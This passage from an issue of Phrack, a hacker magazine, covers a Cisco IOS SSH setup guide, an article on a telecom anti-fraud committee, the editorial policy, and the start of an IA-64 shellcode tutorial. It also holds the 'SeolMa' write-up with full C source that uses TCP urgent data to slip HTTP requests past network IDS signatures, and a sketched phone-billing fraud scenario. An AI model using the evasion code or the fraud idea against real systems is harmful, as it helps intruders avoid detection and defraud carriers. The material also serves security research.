 CBBC87AB C1CCE95A 9813B13D D52BC0D0 DC4567A3 BA4C9F24 A1020301 0001
```

The "General Purpose Key" is the host key and the "Encryption Key" is likely the ephemeral server key, which appears to be 768 bits.

5. Configure the timeout and authentication retries if desired; the default timeout is 120 seconds and the default number of authentication retries is 3:

```
filter(config)#ip ssh time-out 60
filter(config)#ip ssh authentication-retries 2
```

6. Configure Authentication:

There are many different authentication schemes you can use including RADIUS and TACACS. We'll cover just two of the simpler schemes here:

Option 1: Use the enable password:

```
filter(config)#aaa new-model
filter(config)#aaa authentication login default enable
```

Option 2: Local passwords:

```
   filter(config)#aaa authentication login default local
   filter(config)#username beldridg password 0 junos
   filter(config)#service password-encryption
```

7. Test it out:

```
   [beldridg@anchor tmp]$ ssh 192.168.3.9
   beldridg@192.168.3.9's password:
   Warning: Remote host denied X11 forwarding.
   Warning: Remote host denied authentication agent forwarding.

   filter>sh ssh
   Connection      Version Encryption      State                   Username
    0              1.5     3DES            Session started         beldridg
```

The warning messages are normal if your SSH client is configured to request X11 and authentication agent forwarding. The reason for the X11 forwarding message is that the system doesn't have any X clients, and thus no need for X11 forwarding. It also doesn't support agent forwarding since the Cisco implementation doesn't support RSA authentication.

Unfortunately, there is no mechanism to configure the SSH server to only accept the 3DES cipher. An enhancement request was filed with Cisco over 1 year ago and we have not heard back on the status of our request. This means that crippled SSH clients, or clients that request DES, can still connect to the server:

```
   [variablek@anchor variablek]$ ssh -c des 192.168.3.9
   Warning: use of DES is strongly discouraged due to cryptographic weaknesses
   variablek@192.168.3.9's password:
   Warning: Remote host denied X11 forwarding.
   Warning: Remote host denied authentication agent forwarding.

   filter>sh ssh
   Connection      Version Encryption      State                   Username
    0              1.5     DES             Session started         variablek
```

8. SSH Client

With the release of 12.1(3)T, IOS also has an SSH client (supports DES and 3DES) so you can initiate outbound connections with something like the following:

```
   filter#ssh -l beldridg 10.0.0.1
```

Newer IOS releases also provide the capability to copy configurations to and from SSH servers via scp although we haven't played with that yet.

```
|=[ 0x01 ]=---------------------------------------------------------=|
```

Subject: NIDS Evasion Method named "SeolMa"

Recently, a new unique TCP property has known by some simple tests. This property was found when we put Urgent TCP data in the middle of normal TCP data stream, and it could be used as a way to avoid the pattern matching of most IDS, especially NIDS..

Firstly, it is worth focusing on the discordance of the interpretation process between the way of the common Operating Systems and the definition of RFC 1122. (We wouldn't cover the all of the TCP Urgent mode in this paper).
The TCP/IP implementation, derived from the traditional BSD System,Urgent pointer in TCP header point to the data right after the last Urgent data. But RFC says the Urgent Pointer should point to the last Urgent data.

Above two different Urgent Pointer interpretation process make two different result against below test.

The testing was executed about Apache and IIS, as an application,
on Solaris (7,8) , Linux 2.2.14, and Windows 2000.
Undoubtedly, from my point of view, these two application hasn't any
special definition for the communication of Urgent data.
(i.e., these would be handled in the same way of general TCP data.)

At first test, string packet "ABC" was sent in plain way, and then string
packet "DEF" was forwarded in Urgent mode.
Finally string packet "GHI" was delivered. Urgent Pointer value in "DEF"
tcp packet was "3" .
After sending these string, the final string composition on the host was
not the expected "ABCDEFGHI",
but the strange "ABCDEGHI", which was on the log of each application,
to our surprise.
The character "F" vanished.

During this first test above, the environment of Linux follows BSD format
for Urgent data processing.
Therefore, the setting was changed as the way on RFC 1122 for the next
test.
These setting could be referred at TCP MAN page.
ex) echo "1" > /proc/sys/net/ipv4/tcp_stdurg

At second test, Linux's Urgent Pointer interpretation process follows
RFC 1122.
The same procedure was applied to the packet transmission at second test.
Urgent Pointer value in "DEF" tcp packet was "3" also.
At this time, the result was not "ABCDEFGHI", but "ABCDEFHI", to our
another surprise.
The Character "G" was missed at this test.

>From the verification of the packet transmission using TCPDUMP and the
results above, we reach to the conclusion as the following.:

"1 Byte data, next to Urgent data, will be lost, when Urgent data and
normal data are combined."

Analyzing the first test, the value of Urgent Pointer was "3",
when "DEF" was sent in Urgent mode.
However, the actual Urgent Data count become "3 - 1 = 2", due to following
the BSD format, and only "DE" is regarded as Urgent data
and 1 Byte data "F", after "DE", is lost.

Similarly, the second test result could be explained.
The Urgent Pointer value of "DEF" tcp packet was 3.
In this case, the whole "DEF" become Urgent Data and following "GHI" is
normal data.
The character "G" is discarded, as 1 Byte data following Urgent Data,
in the same way.

It is significant that BSD processing is applied to all the default
processings of the Operating Systems in these tests.

Now, by using this feature, NIDS could be easily deceived because it has no
consideration for this.
Assume one would like to request "GET /test-cgi" URL.
Then divide "test-cgi", which could be the signature of NIDS, into at least
3 parts.

Let's split into "tes", "t-c" and "gi".
If "t-c" is sent as Urgent data, it is clear that the last 1 Byte "c" will
be
lost and the last combination will be "test-gi".
Thus one would add any 1 Byte at "t-c" for cheating.

Forward like "tes", "t-cX" and "gi" with same manner.
Then the final host's Apache or IIS will recognize as "test-cgi", but the
result of the composition in NIDS will be "test-cXgi" without consideration
of this. It is no wonder that one could avoid NIDS pattern matching through
this.

This is not managed even on Snort, Open-Source.
Commercial NIDS is also blind for this.

For the worse, the OS like Linux 2.2.14 version shows different result by
the speed of transmission, when Urgent data is sent more than three times.
This would deteriorate the protecting way of NIDS.
That is, just the prediction of 1 Byte loss wouldn't be solution.

For Example, sending "ab" in normal, "cd" in Urgent mode, "ef" in normal,
"gh" also in Urgent mode, "ij" in normal, and final "kl" in Urgent mode,
would result in "abcefgijk" by the previous theory on this paper.
However, actual outcome is "abcdefghijk" and the final Urgent data would
follow the previous property.
For the all Urgent data's compliance of previous property, each transmission
of data needs sleep in betweens.

For more details, following "seolma.c" source could be referred.

The following source will show the simple concept of that.

I gave "SeolMa" as a name of this method.

Acknowledgement: Thanks to other RealAttack Team(www.realattack.com)
members
Yoon , Young (yoon0258@www.a3sc.co.kr)
Oh, Jae Yong (syndcate@orgio.net)
Yoon, Young Min (scipio21@yahoo.co.kr)

|=[SeolMa.c]=---=|

```
/*  This is a simple source code for just test.
    You can improve your exploit source by observing it
    Compiled and Tested on Linux 2.2.X
    It works aginst most Apache , IIS   well .
    Improve your web-cgi scan, attack tool

   Written by : YoungJun Ko,  ohojang@realattack.com
                Sungjun Ko, Minsook Ko
*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <fcntl.h>

#define TCP_PORT 80
#define SOL_TCP 6
#define TCP_NODELAY  1
#define TARGET_IP "1.2.3.4"

/* counter <  NIDS's Signature length - 1
    For example,  Against "test-cgi "
    should counter < 7   */

int counter=0;

/* writen() is  important point  in this source code...
    I adjust Stevens's code */

int writen(fd, ptr, nbytes ,sockfd,origin)
register int fd;
register char *ptr;
register int nbytes;
int sockfd;
```

```
char *origin;
{
       int nleft, nwritten ;
       int i, k;
       char urgent[2];
       int done =0;
       int all =0;

       nleft= nbytes;

            while( nleft > 0 ) {
              nwritten = write(fd , ptr, counter );
              if ( nwritten  <= 0 )
                   {
                    printf("Write Error \n" );
                    return (nwritten);
                   }

              nleft -=  nwritten ;
              ptr += nwritten;

       all += nwritten;

  /* For some Linux, we must sleep . */
     sleep(2);
  /* 4 times insertion is enough for IDS evasion in simple cases */
   if (  done != 4  )
        {
        for (k=1 ; k <=1 ; k++ )
   {
        urgent[0]= *ptr;
        urgent[1]= 'X';
        urgent[2]= '\0';

        i = send( fd, urgent , strlen(urgent), MSG_OOB ) ;
        printf("send result is %d\n" , i );
   }
        done  +=1;
         ptr += 1;
          }

  }
           return(nbytes - nleft );
}


int
main(int argc, char *argv[])
{
    int sockfd;
    int i,j,k,sendbuff;
    socklen_t optlen;
    struct sockaddr_in serv_addr;
    char buffer[2048];
    char recvbuffer[2048];
    bzero( (char *)&serv_addr , sizeof(serv_addr) );
    serv_addr.sin_family = AF_INET;
    serv_addr.sin_addr.s_addr = inet_addr(TARGET_IP );
    serv_addr.sin_port = htons ( TCP_PORT  );
    counter = atoi(argv[2]);
    if ( counter == 0 )
    {
       printf("You must input counter value \n" );
       exit(-1) ;
    }
    if ( (sockfd = socket( AF_INET , SOCK_STREAM , 0 )) < 0 )
    {
               printf("Error socket \n");
               exit(-1);
    }
```

```
    sendbuff = 1;
    optlen = sizeof(sendbuff );

    i= setsockopt( sockfd,
                   SOL_TCP,
                   TCP_NODELAY,
                   (char *)&sendbuff,
                   optlen);
    printf("setsockopt TCP_NODELAY value %d\n" , i );
    if ( connect (sockfd, (struct sockaddr *)&serv_addr, sizeof(serv_addr))<0)
    {
          printf("Connect Failed \n");
          exit(-1);
    }
/* make a such file contains "GET /test-cgi  /HTTP 1.0\n\n"  */
   i= open(argv[1], O_RDONLY );
   j=read ( i, buffer , sizeof(buffer));
   printf(" Read Buffer size is %d\n", j );

   k= writen( sockfd , buffer, j, sockfd, buffer);
   printf("I write on socket %d bytes \n", k );
   sleep(1);
/*
 * I use just simple read() ... Usually it make error ,
 * But don't care about it
 * Just observe your web server log. ( access_log  , ...   )
 */
   k = read ( sockfd, recvbuffer , sizeof(recvbuffer) );
   printf(" I Read on socket %d bytes\n", k );
   printf("%s\n", recvbuffer );

  return 0;
}
```

|=[0x02]=---=|

The Telecommunications Fraud Prevention Committee (TFPC)
written by nemesystm, member of the dhc.
http://dhcorp.cjb.net : neme-dhc@hushmail.com

[introduction]
In this article I will talk about the TFPC and what this committee actually does. I will take an issue that was raised during a meeting of the TFPC, explain its contents and what is going to happen in the (near) future to clarify exactly what the TFPC's activities are.
I have added some miscellaneous information like a contact address and other Anti fraud initiatives in case you want to write to the TFPC or if you want to look into other similar initiatives.
While making this article I was amazed how little information people I contacted were willing to give. This was also the reason why I decided to write this article as I stumbled upon the TFPC some time ago and found little to no information about them.
I hope this article will be of use to you.
please e-mail neme-dhc@hushmail.com if you have questions.

nemesystm

[What the TFPC does.]
According to the guidelines that can be found on the TFPC website(1), "The TFPC is an open industry committee under the Carrier Liaison Committee (CLC). The TFPC provides an open committee to encourage the discussion and resolution, on a voluntary basis, of industry-wide issues associated with telecommunications fraud, and facilitates the exchange of information concerning these topics."(2)
This told me next to nothing; a little searching was in order. The following factors affecting telecom fraud are handled by the TFPC:(3)

SPI's - Service Provider Identification
An SPI is a 4 character code that can be used in SS7 to identify who provides the service of a call.
If you would like a short description of SS7 or Switching System 7, go to: www.cid.alcatel.com/doctypes/techprimer/keywords/ss7.jhtml

Number pooling
Number pooling refers to the blocks of ten thousand numbers and thousand numbers that a provider draws from to provide customers with phone numbers. An example of a ten thousand number block is 214-745-xxxx

Merging of the BVDB - Billing Validation DataBase
The BVDB's are used by RAO (Revenue Accounting Offices) of the carriers to calculate how much a customer has to pay. Currently BVDB's are not merged so some people try to stay ahead of them.

Expansion of the LIDB - Line Information DataBase
The LIDB sends a message to the BVDB's telling them about a call that is being made. Fraud happens for example when the LIDB cannot connect to the proper BVDB to write the bill.

Additions to LSR - Local Service Requests
LSR requests basically occur when you make a local call in North America. You do not pay for the call and therefore it is not recorded in any way. The TFPC is working together with the OBF (Order and Billing Forum) to find a industry wide solution to make it that those calls are also recorded by the DVDB's for the RAO's.

A second source(4) also added the following:

> "While much of the TFPC's activities are shrouded in secrecy, it is actively addressing third number billing, incoming international collect to cellular, incoming payphone and PBX remote access fraud."

I think that clears things up a little.

[who is in the TFPC.]
The TFPC membership consists of a group of carriers including Ameritech, AT&T, Bellsouth, Bell Canada, British Telecom, Sprint and Verizon.(5)
A TFPC member must be an organization, company or government agency that is affected by Telecommunications Fraud.
Because the TFPC discusses sensitive information a non-disclosure agreement must be signed.(6) When becoming a member of the TFPC you also have to pay a membership fee. The membership fee is relatively small and really more a sign of good will.(7)

[what they decide - case study]
In the infinite wisdom that the TFPC has, ;) they decided that it was alright to make one of the issues public. The issue I was able to get was Issue #0131(8), subtitled: "Identification of Service Providers for Circuit Switched Calls".
The issue was raised by Norb Lucash of the USTA.

> "Issue statement: In a multi-service provider environment (e.g. resale, unbundling, interconnection) there is a need for a defined architecture(s) to identify entities (companies) that are involved in circuit-switched calls to facilitate billing and auditing."

If you look into this you'll see that it means that there was no identification of the individual service providers when phone calls were circuit switched. Apparently Local Service Providers (LSP's) were identified by the originating phone number, but because of the current "environment" this is not working properly, so sometimes calls that cost money can not be properly billed.
To solve this problem phone calls are to be accompanied by a SPI. Then everyone can just check the SPI to find out who to bill for the call.
There are several solutions to the problem so a strawman was created called

"Service Provider Identification Architectural Alternatives Report"(9). Quite the mouthful.
This issue was first raised on 11/17/98 and is still being worked on. In general session #28 (one of the tri-yearly meetings) on May 1st of 2001 it was concluded that this was allowed to be made available on the NIIF site. The NIIF were the people that made the strawman. NIIF stands for Network Interconnection Interoperability Forum and is part of the CLC, just like the TFPC is.

I believe this will be a recipe for disaster. What if a rather disgruntled individual manages to get the SPI of company X? This individual truly dislikes company X. So he hooks into a main phone line and calls the most expensive places and does it quite often. The company handling the phone calls recognizes the SPI to be from company X. Company X gets the bill and thinks: no problem, we'll just bill the person who made the calls. When company X finds out none of their clients made those calls they have lost money. The choice made from the solutions below will decide how the attack would be done.

[the alternatives - case continued]
As I said before, there are several solutions to the problem of the SPI's. Here they are:
A. Switch-Based Alternative
B. Non-Real Time Database Alternative
C. Network Database Alternative
D. Non-Call Setup Network Alternative
E. Phased SPI Implementation Alternative
What follows is a run through of how each solution would work.

A. Switch-Based Alternative
When a call is coming in, information about the account owner of the person calling becomes available as a line-based attribute. Both the acount owner and switch owner information is forwarded in a new parameter in the (SS7) call-setup signalling of the IAM (Initial Address Message). This information is then made available to every network node on the route of the call. When the calls reaches the final switch, similar information of the SPI of the called number is returned via (SS7) response messages, (e.g, ACM (Address Complete Message) and ANM (Answer Message)). When that information is received the originating switch has the option of including it within the originating AMA (Automatic Message Accounting) record of the call.

An advantage of this would be that the information would move in real time between the companies involved. But this solution has some problems, it would require that all switches get enhanced, the AMA will have to change to make this possible and it doesn't take care of situations where SPI-type information is needed for numbers which are neither owned by the called nor calling person.

B. Non-Real Time Database Alternative
With this alternative it is the idea that SPI information should be put in
one or more databases not directly connected to the processing of separate calls. The information could then be made available on request to the phone network some time after the call. The time between the call and the receipt of the SPI information can range from mere milliseconds up to weeks.

This is actually an alright approach because only one (minor) problem gets created and only one problem remains. Everyone would have to agree who would be the third, independent, party to maintain the database. This alternative would not allow for SPI-based screening for call routing purposes.

C. Network Database Alternative
Sort of like the Switch-Based Alternative, this does real-time receiving and sending of SPI information when the call gets made. But the Switch-Based Alternative gets the SPI information from the switch. This alternative gets the information from an external database connected to the

network. SPI information would then by grabbed by IN (Intelligent Network) or AIN (Advanced Intelligent Network) queries when the call is made. The information could become part of one of the queries currently in use (LNP, LIDB and Toll Free for example) or a completely new query that gets handled by a separate SCP (Service Control Point).

D. Non-Call Setup Network Alternative
The idea behind this solution is that the SPI information still comes through network signalling but detached from the call setup portion. ONLS (Originating Line Number Screening) and GET DATA (SS7) messaging are a way to get information outside of the standard call setup.

E. Phased SPI Implementation Alternative
The NIIF analysed the other solutions and figures alternative C is the best way to go as it comes closest to the requirements of the system that is needed.
Implementation of any alternative that provides SPI in a real-time way will have a serious impact on the phone network and it will take a long time before it is completely implemented.

Not all carriers have a SPI right now, so an expedited solution must be found for their problems. The NIIF thinks a segmented implementation of a
limited SPI capability with a non real-time database will be best. In the future the database could be enhanced.
A phased approach that begins with including SPI information with a non real-time accessible line-level database appears to be possible to implement in the near future that gives a lot of the wanted attributes.

The NIIF thinks it will be best if existing LIDB's get used as a database at first because a lot of the LIDB's will already contain an Account Owner field, are available to most facilities-bases service providers and may not require that much change.
Problems with LIDB's are: Potential overload of LIDB queries.
Inability to perform batch processing to do off hour downloads.
Potential call delay set ups because of the higher amount of queries.

[so what is it going to be?]
Right now no final decision has been made, all this information has been sent to the OBF (Order & Billing Forum) to make a RFP (Request For Process) so a final decision can be made.
By the sounds of things alternative E is probably going to be the "winner" in all of this.

[miscellaneous information]
The mailing address for the TFPC is(6)
TFPC Secretary - ATIS
1200 G St. NW Suite 500
Washington, D.C. 20005

Ofcourse the TFPC is not the only anti fraud initiative.
A lot of telephony associations have a anti fraud section as well.
I noticed that the following five were mentioned on quite a few websites on
telephone fraud. One such source was Agilent(10). Agilent is one of the members of the TFPC.
http://www.cfca.org
- Communications Fraud Control Association (CFCA)
http://www.asisonline.org
- American Society for Industrial Security (ASIS)
http://www.htcia.org
- High Technology Crime Investigation Association (HTCIA)
http://www.iir.com/nwccc/nwccc.htm
- National White Collar Crime Center (NWCCC)
http://www.fraud.org
- National Fraud Information Center (NFIC)

[conclusion]
Judging by the amount of planning, who are members and the work found you can rest assured that once a decision is made all members will implement it. This makes things harder for a phreak.
As the discovery of a problem by one company gets shared with other companies even greater vigilance is needed by individuals who do not want word to get out about their tricks.
I do not think that committees like the TFPC will succeed in banning out all the mistakes in the telephony network. This article showed that with the introduction of a solution for one problem another potential problem opened. I am sure there are many more.

[sources]
(1) http://www.atis.org/atis/clc/tfpc/tfpc/tfpchom.htm
from "TFPC Guidelines v1.0" published February 2001,
(2) found in section II, Mission Statement.
http://www.atis.org/pub/clc/tfpc/tfpcguidefinal201.pdf
(3) according to a slide show taken from Nortel.com
called "Securing Your Net", presented by David Bench, Senior Staff Manager-Industry Forums Liaison US Standards & industry forums team.
monitor.pdf and portability.pdf
I have lost the links so I have put them up at
http://www.emc2k.com/dhcorp/tfpc/monitor.pdf and
http://www.emc2k.com/dhcorp/tfpc/portability.pdf
(4) from a overview of The Operator, volume I, number 10.
read in the letter from the editor section.
published October, 1992
http://www.whitaker.com/theoperator/opop0010.htm
(5) from "TFPC Company Participants"
http://www.atis.org/atis/clc/tfpc/tfpclist.htm
(6) Non-disclosure agreement
http://www.atis.org/pub/clc/tfpc/nondnew.pdf
(7) as assumed by reading "2001 Funding fees for the TFPC"
http://www.atis.org/pub/clc/tfpc/tfpc2001fees.doc
(8) History of decisions from 1998 until 2001 for issue 131
http://www.atis.org/pub/clc/niif/issues/0131.doc
(9) The original link died. I put it up for people to view at
http://www.emc2k.com/dhcorp/tfpc/131strawr8.doc
(10)The following URL is cut up a bit to fit properly.
http://www.agilent.com/cm/commslink/hub/issues/fraud/*CONNECT*
fraud_prevent_initiatives.html

==Phrack Inc.==

Volume 0x0b, Issue 0x39, Phile #0x04 of 0x12

```
|=------------------=[ THE PHRACK EDITORIAL POLICY ]=------------------=|
|=-----------------------------------------------------------------------=|
|=--------------------------=[ phrackstaff ]=---------------------------=|
```

"Scholars and academics naturally tend to believe that formal knowledge is the most important way of knowing, and perhaps they are right, yet even so it is not formal but common knowledge which informs nearly all the day-to-day decisions and actions people take, even the most learned among them."

- William Gosling [Gosling, 1995]

----| 1. Introduction

Because the editorship of Phrack has moved from being solely under the control of one person (route) to a group of "phrack staff", it is valuable to reiterate the editorial policy for the magazine.

Please note that it is not the intention of this article to describe requirements for what we will or will not accept for publication. The goal is to provide a number of pointers for authors which they will hopefully find useful when writing articles that they intend to submit.

Firstly, we wish to stress that we are dedicated to continuing and improving the reputation Phrack has for publishing interesting and original articles.

Articles published in Phrack have always fulfilled two general criteria:

1. The research described in the article is original and new.

2. The article is well written.

This has always been what Phrack is all about and it will remain that way. Each of the sections below describe things to keep in mind if you intend writing and submitting an article for the magazine.

----| 2. Subjects for Research

We will never specify particular technology areas that authors should concentrate on. What you choose to write about is entirely up to you, assuming of course that it is related in some way to information security!

Many articles published in Phrack in the past have concentrated on an individual concept or an individual technology and we would like to see articles that combine concepts to create new ideas. For example: distributed denial of service tools exist because of work done on network agents that can be remotely controlled. What other ways can network agents be employed? Certainly for distributed password sniffing (roll your on Echelon...) and distributed network scanning, but also for worms and even as agents programmed to perform autonomous network penetration. We are as interested in the evolution of existing ideas as we are in research on entirely new subjects.

A good example of this type of thinking is the editorial written by route in Phrack 53. His article describes the properties of server-centric attacks that most people are familiar with. In addition however, he talks about client-centric attacks - an idea which only seems obvious in hindsight and that certainly deserves much more attention.

----| 3. Writing in Plain Language

Multiple Phrack articles have been "put into plain language" for general consumption by third-parties such as online news outlets. They have taken the ideas presented in Phrack articles and described them using language and analogies that their readers can understand. With concepts such as distributed denial of service and buffer overflows it is not necessary for the reader to understand the subject at a very technical level in order to understand the underlying idea.

It is a fact that as subject matter becomes more technically esoteric and complex the audience that can understand that type of information gets smaller and smaller.

When writing about technical subjects it is tempting to write in highly technical language (and I admit that I am sometimes guilty of this myself), but please take into consideration the fact that the audience for Phrack is at varying levels of technical competence; this is a fact of life. In addition, many of the readers of Phrack may not have English as their first language and this makes it especially important that articles are clear so that we can maximize the readership. There is no shame in writing in simple language.

For these reasons we encourage submissions to Phrack to be written in language that is not excessively technical. We appreciate however that this is difficult to do when writing about subjects which are technical by their very nature.

----| 4. Full Expansion of Ideas

A good article becomes a great article when the idea being presented is carried through to its full and logical conclusion.

For example: Phrack has published a number of articles on evading network-based intrusion detection systems (IDS). Assuming that we have a new technique to document that allows us to bypass most IDS; of course the article must include a description of the theory behind the technique, but to make the article complete is should also include:

* A description of what fundamental mistake the designers of the IDS made to allow the technique to work.

* A section in the article on what can be done to mitigate the risk of the technique. For example: a patch or a change in the way an IDS is deployed or used.

* A discussion of other technologies that may be affected by similar techniques. For this example this could be firewall technology that attempts to perform signature-based content analysis or even anti-virus software based on a misuse-detection model.

We encourage ideas to be presented fully and in a way that does not simply look at the technology in isolation.

----| 5. Using References

Putting references to other pieces of work has become almost standard practice for Phrack articles. This is a very good thing because it allows the reader to continue their research into the particular subject.

At the end of your article, the list of references should include the author, the title, the date of the work, and also a URL for where it can be found online. For example:

[Stewart, 2000] Andrew J. Stewart, "Distributed Metastasis: A Computer Network Penetration Methodology", September, 1999. http://www.securityfocus.com/data/library/distributed_metastasis.pdf

In addition to references for related pieces of work, we would like to see references to any materials that you found useful when performing your research for the article. This could include books, manuals, materials found online, and so on.

Any suggestions that you may have for follow-on work should be included. Perhaps you are aware of a related technique that might work but have not had the time to investigate it: include this in your article.

----| 6. Conclusions

This article should in no way be viewed as an attempt to force people into writing Phrack articles a certain way. These are simply some observations about what has been done in the past and could possibly be improved upon in the future. Happy writing!

----| 7. References

[Gosling, 1995] William Gosling, "Helmsmen and Heroes - Control Theory as a Key to Past and Future", 1994.

|=[EOF]=---=|

==Phrack Inc.==

Volume 0x0b, Issue 0x39, Phile #0x05 of 0x12

WRITING SHELLCODE FOR IA-64

or: 'how to turn diamonds into jelly beans'

papasutra of haquebright

--> Intro

This paper outlines the techniques you need and the things I've learned about writing shellcode for the IA-64. Although the IA-64 is capable of executing IA-32 code, this is not topic of this paper. Example code is for Linux, but most of this applies to all operating systems that run on IA-64.

--> Big Picture

IA-64 is the successor to IA-32, formerly called the i386 architecture, which is implemented in all those PC chips like Pentium and Athlon and so on.
It is developed by Intel and HP since 1994, and is available in the Itanium chip. IA-64 will probably become the main architecture for the Unix workstations of HP and SGI, and for Microsoft Windows. It is a 64 bit architecture, and is as such capable of doing 64 bit integer arithmetic in hardware and addressing 2^64 bytes of memory. A very interesting feature is the parallel execution of code, for which a very special binary format is used.
So lets get a little more specific.

--> EPIC

On conventional architectures, parallel code execution is made possible by the chip itself. The instructions read are analyzed, reordered and grouped by the hardware at runtime, and therefore only very conservative assumptions can be made.
EPIC stands for 'explicit parallel instruction computing'. It works by grouping the code into independent parts at compile time, that is, the assembly code must already contain the dependency information.

--> Instructions

The instruction size is fixed at 41 bits. Each instruction is made up of five fields:

opcode	operand 1	operand 2	operand 3	predicate
40 to 27	26 to 20	19 to 13	12 to 6	5 to 0

The large opcode space of 14 bits is used for specializing operations. For example, there are different branch instructions for branches that are taken often and ones taken seldomly. This extra information is then used in the branch prediction unit.

There are three operand fields usable for immediate values or register numbers. Some instructions combine all three operand fields to a single 21 bit immediate value field. It is also possible to append a complete 41 bit instruction slot to another one to form a 64 bit immediate value field.

The last field references a so called predicate register by a 6 bit number. Precicate registers each contain a single bit to represent the boolean values 'true' and 'false'. If the value is 'false' at execution time, the instruction is discarded just before it takes effect. Note that some instructions cannot be predicated.

If a certain operation does not need a certain field in the scheme above, it is set to zero by the assembler. I tried to fill in other values, and it still worked. But this may not be the case for every instruction and every implementation of the IA-64 architecture. So be careful about this...
Also note that there are some shortcut instructions such as mov, which for real is just an add operation with register 0 (constant 0) as the other argument.

--> Bundles

In the compiled code, instructions are grouped together to 'bundles' of three. Included in every bundle is a five bit template field that specifies which hardware units are needed for the execution.
So what it boils down to is a bundle length of 128 bits. Nice, eh?

instr 1	instr 2	instr 3	template
127 to 87	86 to 46	45 to 5	4 to 0

Templates are used to dispatch the instructions to the different hardware units. This is quite straightforward, the dispatcher just has to switch over the template bits.

Templates can also encode a so-called 'stop' after instruction slots. Stops are used to break parallel instruction execution, and you will need them to solve Data Flow Dependencies (see below). You can put a stop after every complete bundle, but if you need to save space, it is often better to stop after an instruction in the middle of a bundle. This does not work for every template, so you need to check the template table below for this.

The independent code regions between stops are called instruction groups. Making use of the parallel semantics they carry, the Itanium for example is capable of executing up to two bundles at once, if there are enough execution units for the set of instructions specified in the templates. In the next implementations the numbers will be higher for sure.

--> Instruction Types and Templates

There are different instruction types, grouped by the hardware unit they need. Only certain combinations are allowed in a single bundle. Instruction types are A (ALU Integer), I (Non-ALU Integer), M (Memory), F (Floating Point), B (Branch) and L+X (Extended). The X slots may also contain break.i and nop.i for compatibility reasons.

In the following template list, '|' is a stop:

```
00 M I I
01 M I I|
02 M I|I     <- in-bundle stop
03 M I|I|    <- in-bundle stop
04 M L X
05 M L X|
06 reserved
07 reserved
08 M M I
09 M M I|
0a M|M I     <- in-bundle stop
0b M|M I|    <- in-bundle stop
0c M F I
0d M F I|
0e M M F
0f M M F|
10 M I B
11 M I B|
12 M B B
13 M B B|
14 reserved
15 reserved
16 B B B
17 B B B|
18 M M B
19 M M B|
1a reserved
1b reserved
1c M F B
1d M F B|
1e reserved
1f reserved
```

--> Registers

This is not a comprehensive list, check [1] if you need one.

IA-64 specifies 128 general (integer) registers (r0..r127). There are 128 floating point registers, too (f0..f127).

Predicate Registers (p0..p63) are used for optimizing runtime decisions. For example, 'if' results can be handled without branches by setting a predicate register to the result of the 'if', and using that predicate for the conditional code. As outlined above, predicate registers are referenced by a field in every instruction. If no register is specified, p0 is filled in by the assembler. p0 is always 'true'.

Branch Registers (b0..b7) are used for indirect branches and calling. Branch instructions can only handle branch registers. When calling a function, the return address is stored in b0 by convention. It is saved to local registers by the called function if it needs to call other functions itself.

There are the special registers Loop Count (LC) and Epilogue Count (EC). Their use is explained in the optimization chapter.

The Current Frame Marker (CFM) holds the state of the register rotation. It is not accessible directly. The Instruction Pointer (IP) contains the address of the bundle that is currently executed.

The User Mask (UM):

flag	purpose
UM.be	set this to 1 for big endian data access
UM.ac	if this is 0, Unaligned Memory Faults are raised only if the situation cannot be handled by the processor at all

The User Mask can be modified from any privilege level (see below).

Some interesting Processor Status Register (PSM) fields:

flag	purpose
PSR.pk	if this is 0, protection key checks are disabled
PSR.dt	if this is 0, physical addressing is used for data access; access rights are not checked.
PSR.it	if this is 0, physical addressing is used for instruction access; access rights are not checked.
PSR.rt	if this is 0, the register stack translation is disabled
PSR.cpl	this is the current privilege level. See its chapter for details.

All but the last of these fields can only be modifiled from privilege level 0 (see below).

--> Register List

symbol	Usage Convention
b0	Call Register
b1-b5	Must be preserved
b6-b7	Scratch
r0	Constant Zero
r1	Global Data Pointer
r2-r3	Scratch
r4-r5	Must be preserved
r8-r11	Procedure Return Values
r12	Stack Pointer
r13	(Reserved as) Thread Pointer
r14-r31	Scratch
r32-rxx	Argument Registers
f2-f5	Preserved
f6-f7	Scratch
f8-f15	Argument/Return Registers
f16-f31	Must be preserved

Additionaly, LC must be preserved.

--> Register Stack Engine

IA-64 provides you with a register stack. There is a register frame, consisting of input (in), local (loc), and output (out) registers. To allocate a stack frame, use the 'alloc' instruction (see [1]). When a function is called, the stack frame is shifted, so that the former output registers become the new input registers. Note that you need to allocate a stack frame even if you only want to access the input registers.

Unlike on SPARC, there are no 'save' and 'restore' instructions needed in this scheme. Also, the (memory) stack is not used to pass arguments to functions.

The Register Stack Engine also provides you with register rotation. This makes modulo-scheduling possible, see the optimization chapter for this. The 'alloc' described above specifies how many

general registers rotate, the rotating region always begins at r32, and overlaps the local and output registers. Also, the predicate registers p16 to p63 and the floating point register f32 to f127 rotate.

--> Dependency Conflicts

Dependency conflicts are formally classified into three categories:

- Control Flow Conflicts

These occur when assumptions are made if a branch is taken or not. For example, the code following a branch instruction must be discarded when it is taken. On IA-64, this happens automatically. But if the code is optimized using control speculation (see [1]), control flow conflicts must be resolved manually. Hardware support is provided.

- Memory Conflicts

The reason for memory conflicts is the higher latency of memory accesses compared to register accesses. Memory access is therefore causing the execution to stall. IA-64 introduces data speculation (see [1]) to be able to move loads to be executed as early as possible in the code.

- Data Flow Conflicts
These occur when there are instructions that share registers or memory fields in a block marked for parallel execution. This leads to undefined behavior and must be prevented by the coder. This is the type of conflict that will bother you the most, especially when trying to write compact code!

--> Alignment and Endianess

As on many other architectures, you have to align your data and code. On IA-64, code must be aligned on 16 byte boundaries, and is stored in little endian byte order. Data fields should be aligned according to their size, so an 8 bit char should be aligned on 1 byte boundaries. There is a special rule for 10 byte floating point numbers (should you ever need them), that is you have to align it on 16 byte boundaries. Data endianess is controlled by the UM.be bit in the user mask (’be’ means big endian enable). On IA-64 Linux, little endian is default.

--> Memory Protection

Memory is divided into several virtual pages. There is a set of Protection Key Registers (PKR) that contain all keys required for a process. The Operating System manages the PKR. Before memory access is permitted, the key of the respective memory field (which is stored in the Translation Lookaside Buffer) is compared to all the PKR keys. If none matches, a Key Miss fault is raised. If there is a matching key, it is checked for read, write and execution rights. Access capabilities are calculated from the key’s access rights field, the privilege level of the memory page and the current privilege level of the executing code (see [1] for details). If an operation is to be performed which is not covered by the calculated capabilities, a Key Permission Fault is generated.

--> Privilege Levels

